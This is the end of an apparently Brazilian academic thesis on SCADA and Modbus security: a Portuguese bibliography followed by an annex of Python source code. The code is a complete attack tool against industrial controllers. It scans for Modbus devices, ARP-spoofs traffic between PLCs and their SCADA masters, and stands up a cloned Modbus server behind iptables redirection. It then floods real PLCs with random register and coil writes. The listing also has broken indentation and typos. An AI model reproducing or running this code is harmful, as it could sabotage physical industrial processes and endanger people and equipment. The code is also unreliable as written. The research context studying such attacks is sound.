CLARKE, Richard A.; KNAKE, Robert K. **Guerra Cibernética**: a próxima ameaça à segurança e o que fazer a respeito. Rio de Janeiro: Brasport, 2015. 241 p

EXÉRCITO BRASILEIRO. **Guerra Cibernética:** Manual de Campanha. Brasília: EME, 2017. (EB70-MD-10.232).

FOVINO, Igor Nai. et al. **Design and Implementation of a Secure Modbus Protocol**. In: Palmer C., Shenoi S. (eds) Critical Infrastructure Protection III. ICCIP 2009. IFIP Advances in Information and Communication Technology, vol 311. Springer, Berlin, Heidelberg

FRANCHI, C. M.; CAMARGO, V. L. A. **Controladores lógicos programáveis**: sistemas discretos. [S.l.: s.n.], 2008. 14, 15

KNAPP, Eric D.; LANGILL, Joel Thomas. **Industrial Network Security**: securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems. 2. ed. 225. USA: Elsevier, 2015. 439 p

MODBUS ORGANIZATION. (North Grafton, MA 01536 USA). **MODBUS APPLICATION PROTOCOL SPECIFICATION V1.1b3**. 2012. Disponível em: <http://www.modbus.org/specs.php>. Acesso em: 28 out. 2018

MODBUS ORGANIZATION. (North Grafton, MA 01536 USA). **Modbus FAQ**: About The Modbus Organization. 2018. Disponível em: <http://www.modbus.org/faq.php>. Acesso em: 20 set. 2018

MODBUS ORGANIZATION. (North Grafton, MA 01536 USA). **MODBUS MESSAGING ON TCP/IP IMPLEMENTATION GUIDE v1.0b**. 2006. Disponível em: <http://www.modbus.org/specs.php>. Acesso em: 29 out. 2018

OPC FUNDATION. (Scottsdale, AZ, EUA). **Whats is OPC?**. 2018. Disponível em: <https://opcfundation.org/about/what-is-opc/>. Acesso em: 06 2018.

PIRES, Paulo Sérgio Motta; OLIVEIRA, Luiz Affonso H. Guedes de; BARROS, Diogo

Nascimento. **Aspectos de segurança em sistemas SCADA** – uma visão geral, Universidade Federal do Rio Grande do Norte, 2004
Disponível em: <http://arquivos.info.ufrn.br/arquivos/20072261075c5d001156519fa6b3b553/seguranca_scada_2005.pdf**>.** Acesso em: 25 ago. 2018

SCADABR. Disponível em: <http://www.scadabr.com.br/>. Acesso em: 24 ago. 2018

WEIDMAN, Georgia. **Testes de Invasão**: uma introdução prática ao hacking. São Paulo, SP: Novatec, 2014. 575 p.

WILES, J. et al. **Techno security's guide to securing SCADA**: a comprehensive handbook on protecting the critical infrastructure. Burlington: Syngress, 2008.

ANEXO A – CÓDIGO FONTE

```
import nmap
import commands
import netifaces
from pymodbus.client.sync import ModbusTcpClient
from pymodbus.register_read_message import ReadHoldingRegistersResponse
from pymodbus.register_read_message import ReadInputRegistersResponse
from pymodbus.bit_read_message import ReadCoilsResponse
from pymodbus.bit_read_message import ReadDiscreteInputsResponse
from pymodbus.pdu import ExceptionResponse
from pymodbus.constants import Defaults

from pymodbus.server.sync import StartTcpServer
from pymodbus.datastore import ModbusSparseDataBlock
from pymodbus.datastore import ModbusSlaveContext
from pymodbus.datastore import ModbusServerContext

from scapy.all import *
import time
import threading
import os
import signal
from datetime import datetime

import random

Defaults.Timeout = 0.1 #Modbus Timeout

active_log=True

def log(msg):
      if active_log:
            d = datetime.time(datetime.now())
            print "[" + str(d) + "]:" + str(msg)


class Spoof:

      def __init__( self , this_mac, m1_mac, m1_ip, m2_mac, m2_ip, iface):
            self.iface = iface
            self.this_mac = this_mac
            self.m1_mac = m1_mac
            self.m1_ip =m1_ip
            self.m2_mac = m2_mac
            self.m2_ip =m2_ip
            self.__run_mitm__= False
            self.m1_to_m2 = True
            self.m2_to_m1 = True

      def __get_arp_reply_pkt__(
                  self,
                  src_mac,
                  src_ip,
                  dst_mac,
                  dst_ip   ):

            arp = ARP()
            arp.hwsrc = src_mac
            arp.psrc = src_ip
```

```
        arp.hwdst = dst_mac
        arp.pdst = dst_ip
        arp.op = 2  #is-at

        ether=Ether()
        ether.src = src_mac
        ether.dst =dst_mac

        return ether/arp

    def __get_spoof_pkt__(self,spoofed_ip,target_mac,target_ip):
        return self.__get_arp_reply_pkt__(self.this_mac,
                                           spoofed_ip,
                                           target_mac,
                                           target_ip
                                          )

    def __get_restore_spoof_pkt__(self,
                                  restore_mac,
                                  restore_ip,
                                  target_mac,
                                  target_ip
                                  ):
        return self.__get_arp_reply_pkt__( restore_mac,
                                           restore_ip,
                                           target_mac,
                                           target_ip
                                          )

    def spoof_m1_to_m2(self):
        sendp( self.__get_spoof_pkt__(self.m1_ip,
                                      self.m2_mac,
                                      self.m2_ip),
               verbose=False,
               iface=self.iface
        )

    def spoof_m2_to_m1(self):
        sendp( self.__get_spoof_pkt__( self.m2_ip,
                                       self.m1_mac,
                                       self.m1_ip),
                verbose=False,
                iface=self.iface
        )

    def restore_m1_to_m2(self):
        sendp( self.__get_restore_spoof_pkt__(   self.m1_mac,
                                                 self.m1_ip,
                                                 self.m2_mac,
                                                 self.m2_ip),
               verbose=False,
               iface=self.iface
        )

    def restore_m2_to_m1(self):
            sendp( self.__get_restore_spoof_pkt__(self.m2_mac,
                                                  self.m2_ip,
                                                  self.m1_mac,
                                                  self.m1_ip),
                    verbose=False,
                    iface=self.iface)
```

```
    def __mitm__(self):
        while self.__run_mitm__:
            if self.m1_to_m2:
                self.spoof_m1_to_m2()
            if self.m2_to_m1:
                self.spoof_m2_to_m1()
            time.sleep(1)

    def start_mitm(self):
        self.__run_mitm__ = True
        self.__mitm_thread__ = threading.Thread(target=self.__mitm__)
        self.__mitm_thread__.start()

    def stop_mitm(self):
        self.__run_mitm__= False
        for i in range(10):
            if self.m1_to_m2:
                self.restore_m1_to_m2()
            if self.m2_to_m1:
                self.restore_m2_to_m1()
            time.sleep(1)


class ModbusScanner:

    SLAVE_ID_RANGE = 248
    PYMODBUS_TIMEOUT_CODE =11

    def __init__(self,
            hr_range=1000,
            ir_range=1000,
            co_range=1000,
            di_range=1000):

        self.hr_range=hr_range
        self.ir_range=ir_range
        self.co_range=co_range
        self.di_range=di_range


    def scan(self , host, port= 502 ):
        slaves= self.get_slave_ids(host,port)
        return self.scan_slaves(host,port,slaves)

    def scan_slaves(self,host,port= 502,slave_ids=[]):
        self.map={'hr':{},'ir':{},'co':{},'di':{}}
        self.client = ModbusTcpClient(host,port=port)
        if self.client.connect():
            log_string =  "conectado em " +
                           host +
                           " porta " +
                           str(port)
            log(log_string)
            for slave_id in slave_ids:
                self.__scan_hr__(slave_id)
                self.__scan_ir__(slave_id)
                self.__scan_co__(slave_id)
                self.__scan_di__(slave_id)
        self.client.close()
        return self.map
```

```
	def get_slave_ids(self,host,port=502):
		slaves=[]
		self.client = ModbusTcpClient(host,port=port)
		self.client.connect()
		for i in range(self.SLAVE_ID_RANGE):
			rr = self.client.read_input_registers(1,1,unit=i)
			if isinstance(rr,ReadInputRegistersResponse):
				slaves.append(i)
			if isinstance(rr,ExceptionResponse) and
rr.exception_code != self.PYMODBUS_TIMEOUT_CODE:
				slaves.append(i)
		self.client.close()
		return slaves

	def __scan_hr__(self,slave_id):

		log("scannig holding registers")
		for i in range(self.hr_range):
			rr =
self.client.read_holding_registers(i,1,unit=slave_id)
			if isinstance(rr, ReadHoldingRegistersResponse):
				self.map['hr'][i]=rr.getRegister(0)

	def __scan_ir__(self,slave_id):
		log("scanning input registers")
		for i in range(self.ir_range):
			rr = self.client.read_input_registers(i,1,unit=slave_id)
			if isinstance(rr,ReadInputRegistersResponse):
				self.map['ir'][i]=rr.getResgister(0)

	def __scan_co__(self,slave_id):
		log("scanning coils")
		for i in range(self.co_range):
			rr = self.client.read_coils(i,1,unit=slave_id)
			if isinstance(rr,ReadCoilsResponse):
				self.map['co'][i]=rr.getBit(0)

	def __scan_di__(self, slave_id):
		log("scanning discrete inputs")
		for i in range(self.di_range):
			rr = self.client.read_discrete_inputs(i,1,unit=slave_id)
			if isinstance(rr,ReadDiscreteInputsResponse):
					self.map['di'][i]= rr.getBit(0)


class ModbusCloneServer:

	def __init__(self,plc,port=502, local_ip="0.0.0.0"):
		self.plc = plc
		self.local_ip = local_ip
		self.port = port

	def __clone_server__(self):

		slaves = {}
		slaves_dict = self.plc['slaves']
		for slave_id in slaves_dict:
			hr = {0:0}
			di = {0:0}
```

```
                  ir= {0:0}
                  co= {0:0}
                  if bool(slaves_dict[slave_id]['hr']):
                        hr = ModbusSparseDataBlock(slaves_dict[slave_id]
['hr'])

                  if bool(slaves_dict[slave_id]['di']):
                              di =
ModbusSparseDataBlock(slaves_dict[slave_id]['di'])

                  if bool(slaves_dict[slave_id]['co']):
                              co =
ModbusSparseDataBlock(slaves_dict[slave_id]['co'])

                  if bool(slaves_dict[slave_id]['ir']):
                              ir =
ModbusSparseDataBlock(slaves_dict[slave_id]['ir'])



                  slaveContext = ModbusSlaveContext(
                        hr = hr,
                        di = di,
                        co = co,
                        ir = ir
                  )


                  slaves[slave_id] =  slaveContext


            self.context = ModbusServerContext(slaves=slaves,single=False)

      def start(self):
            self.pid = os.fork()
            if self.pid == 0:
                  self.__clone_server__()

      StartTcpServer(self.context,address=(self.local_ip,self.port))


      def stop(self):
            os.kill(self.pid, signal.SIGTERM)


class Scanner:

    PORT=502
    LOOPBACK_DEV = 'lo'
    SNIFF_SAMPLE_COUNT = 5
    SNIFF_TIMEOUT = 10
    MAP_NETMASK_CIDR={
            '255.255.255.252':'/30',
            '255.255.255.248':'/29',
            '255.255.255.240':'/28',
            '255.255.255.224':'/27',
            '255.255.255.192':'/26',
            '255.255.255.128':'/25',
            '255.255.255.0':'/24',
            '255.255.254.0':'/23',
            '255.255.252.0':'/22',
```

```
            '255.255.248.0':'/21',
            '255.255.240.0':'/20',
            '255.255.224.0':'/19',
            '255.255.192.0':'/18',
            '255.255.128.0':'/17',
            '255.255.0.0':'/16'
            }


    def __init__(self):
        self.devs = netifaces.interfaces()
        self.ifaces = []
#
#     return [ {dev:'', ip:'',mac:'',mask:'',cidr:''}, ... ]
#
    def __get_local_config__(self):
        for dev in self.devs:
            if  dev != self.LOOPBACK_DEV \
            and netifaces.ifaddresses(dev).has_key(netifaces.AF_INET) \
            and netifaces.ifaddresses(dev).has_key(netifaces.AF_LINK):
                ip = netifaces.ifaddresses(dev)[netifaces.AF_INET][0]
['addr']
                mac = netifaces.ifaddresses(dev)[netifaces.AF_LINK][0]
['addr']
                mask = netifaces.ifaddresses(dev)[netifaces.AF_INET][0]
['netmask']
                cidr=self.MAP_NETMASK_CIDR[mask]

self.ifaces.append({'dev':dev,'ip':ip,'mac':mac,'mask':mask,'cidr':cidr})
        print self.ifaces


###########################################################################
#     -verifica hosts ativos na rede com requisicoes arp
#     -verifica se a porta 502 esta ativa nos hosts
#     -return [{mac:'', ip:''},..], [{mac:'', ip:''},..]
###########################################################################
    def __get_active_hosts__(self,network):
      nm = nmap.PortScanner()
      nmap_res = nm.scan(hosts=network,arguments="-sS -n -p " +
str(self.PORT))
      modbus_hosts = []
      other_hosts = []
      scan = nmap_res['scan']
      for ip in  scan.keys():
            if scan[ip]['tcp'][self.PORT]['state']=='open':
                  modbus_hosts.append(scan[ip]['addresses'])
            else:
                  other_hosts.append(scan[ip]['addresses'])
      return modbus_hosts,other_hosts


    def __mount_iface_plcs__(self, iface, plcs):
      plc_array=[]
      for plc in plcs:
                  plc_dict={}
                  plc_dict['addr']=plc
            plc_array.append(plc_dict)
      iface['plcs']=plc_array

    def __mount_iface_plcs_slaves__(self,iface):
```

```
      for plc in iface['plcs']:
            if plc.has_key('scada'):
                        modbus_scanner = ModbusScanner()
                        slaves = modbus_scanner.get_slave_ids(plc['addr']
['ipv4'])
                        plc['slaves']={}
                        for slave in slaves:
                              plc['slaves'][slave] =
modbus_scanner.scan_slaves(plc['addr']['ipv4'],slave_ids=[slave])


    def __mount_iface_hosts__(self, iface, hosts):
      host_array=[]
      for host in hosts:
            host_dict={}
            host_dict['addr']=host
            host_array.append(host_dict)
      iface['hosts']=host_array


    def print_iface(seld, iface):
      print "---------------------------------------------------------"
      print "                   resultado                            "
      print "---------------------------------------------------------"
      print "dev  :"  + iface['dev']
      print "ip   :"  + iface['ip']
      print "mac  :"  + iface['mac']
      print "mask :"  + iface['mask']
      print "cidr :"  + iface['cidr']
      print "plcs :["
      for plc in iface['plcs']:
            print "   {"
            print "     addr  :" + str(plc['addr'])
            if plc.has_key('slaves'):
                  print "     slaves:"
                  for slave in plc['slaves']:
                        print "     " + str(slave) + ":"
                        print "       ir:" + str(plc['slaves'][slave]
['ir'])
                        print "       hr:" + str(plc['slaves'][slave]
['hr'])
                        print "       co:" + str(plc['slaves'][slave]
['co'])
                        print "       di:" + str(plc['slaves'][slave]
['di'])
            if plc.has_key('scada'):
                  print "     scada:" + str(plc['scada'])
            print "   }"
      print "]"
      print "hosts:["
      for host in iface['hosts']:
            print "       " + str(host['addr'])
      print "]"

    def __is_scada__(self, pkt, host):
        if pkt[0].type == 0x800 and pkt[1].src == host and pkt[1].proto ==
6 and pkt[2].dport == self.PORT:
            return True
        else:
            return False
```

```
    def __test_conversation__(self, this_mac, m1_mac, m1_ip, m2_mac, m2_ip,
dev):
            spoof = Spoof(this_mac, m1_mac, m1_ip, m2_mac, m2_ip, dev)
            spoof.start_mitm()
            log("executando o mitm")
            fil = "tcp dst port " + str(self.PORT)
            print fil
            saida =
sniff(filter=fil,count=self.SNIFF_SAMPLE_COUNT,timeout=self.SNIFF_TIMEOUT)
            log("restabelecendo conexao entre pares")
            spoof.stop_mitm()
            print saida
            for pkt in saida:
                  if self.__is_scada__(pkt,m1_ip):
                        return True
            return False

    def __enable_ip_forward__(self):
        commands.getoutput("echo '1' > /proc/sys/net/ipv4/ip_forward")

    def run(self):
        self.__enable_ip_forward__()
        self.__get_local_config__()

        for iface in self.ifaces:
            log("scanning iface " + iface['dev'])
            plcs , hosts   =  self.__get_active_hosts__(iface['ip']
+iface['cidr'])
            self.__mount_iface_plcs__(iface,plcs)
            self.__mount_iface_hosts__(iface,hosts)

      for iface in self.ifaces:
            for plc in iface['plcs']:
                  for host in iface['hosts']:
                        if host['addr'].has_key('mac') and
plc['addr'].has_key('mac'):
                              log("testing conversation " + host['addr']
['ipv4'] +" -> " + plc['addr']['ipv4'])
                              test = self.__test_conversation__(
                                    iface['mac'],
                                    host['addr']['mac'],
                                    host['addr']['ipv4'],
                                    plc['addr']['mac'],
                                    plc['addr']['ipv4'],
                                    iface['dev']
                              )
                              if test:
                                    log("positive")
                                    plc['scada']=host

      for iface in self.ifaces:
            self.__mount_iface_plcs_slaves__(iface)

      for iface in self.ifaces:
            self.print_iface(iface)

    def get_result(self):
        return self.ifaces
```

```
class Attack:

    def __init__(self):
        scanner = Scanner()
        scanner.run()
        self.local_config = scanner.get_result()

    def __enable_firewall_rule__( self, this_ip, spoofed_server_ip ):
      firewall_rule = "iptables -t nat -A PREROUTING -p tcp -d "
      firewall_rule += spoofed_server_ip
      firewall_rule += " -j DNAT --to "
      firewall_rule += this_ip
      commands.getoutput(firewall_rule)

    def __disable_firewall_rule__( self,this_ip , spoofed_server_ip):
      firewall_rule = "iptables -t nat -D PREROUTING -p tcp -d "
      firewall_rule += spoofed_server_ip
      firewall_rule += " -j DNAT --to "
      firewall_rule += this_ip
      commands.getoutput(firewall_rule)

    def __start_attack__(self, plc):
      self.pid = os.fork()
        self.client = ModbusTcpClient(plc['addr']['ipv4'],port=502)
        self.client.connect()
      if self.pid == 0:
                  while True:
                  for slave_id in plc['slaves']:
                              registers = plc['slaves'][slave_id]['hr']
                              coils = plc['slaves'][slave_id]['co']
                              for addr in registers:

      self.client.write_register(addr,random.randint(0,100),unit=slave_id)
                              for addr in coils:

      self.client.write_coil(addr,random.randint(0,1),unit=slave_id)

    def __stop_attack__(self):
      os.kill(self.pid, signal.SIGTERM)
      self.client.close()


    def run(self):
        for iface in self.local_config:
            for plc in iface['plcs']:
                if plc.has_key('scada') and bool(plc['slaves']):
                    print "alvo:"
                    print plc['addr']
                    server =  ModbusCloneServer(plc)
                    log("start modbus clone server")
                    server.start()
                    log("enable firewall rules")
                    self.__enable_firewall_rule__(iface['ip'],plc['addr']
['ipv4'])
                    spoof = Spoof(
                                    iface['mac'],
                                    plc['addr']['mac'],
                                    plc['addr']['ipv4'],
                                    plc['scada']['addr']['mac'],
                                    plc['scada']['addr']['ipv4'],
```

```
                                iface['dev']
                             )
                    spoof.m2_to_m1 = False
                    time.sleep(7)
                    log("star mitm attack")
                    spoof.start_mitm()

                    # iniciar ataque
                    #time.sleep(15)
                    time.sleep(5)
                    log("start attack")
                    self.__start_attack__(plc)
                    print "terminar ataque?"
                    raw_input()
# encerrar ataque
# encerrar spoof
                self.__stop_attack__()
                    log("stop mitm")
                    spoof.stop_mitm()
                    #time.sleep(5)
                    log("stop server")
                    server.stop()
                    log("disable firewall rule")
                    #log("stop mitm")
                                #spoof.stop_mitm()
                    self.__disable_firewall_rule__(iface['ip'],plc['addr']
['ipv4'])


attack = Attack()
attack.run()
```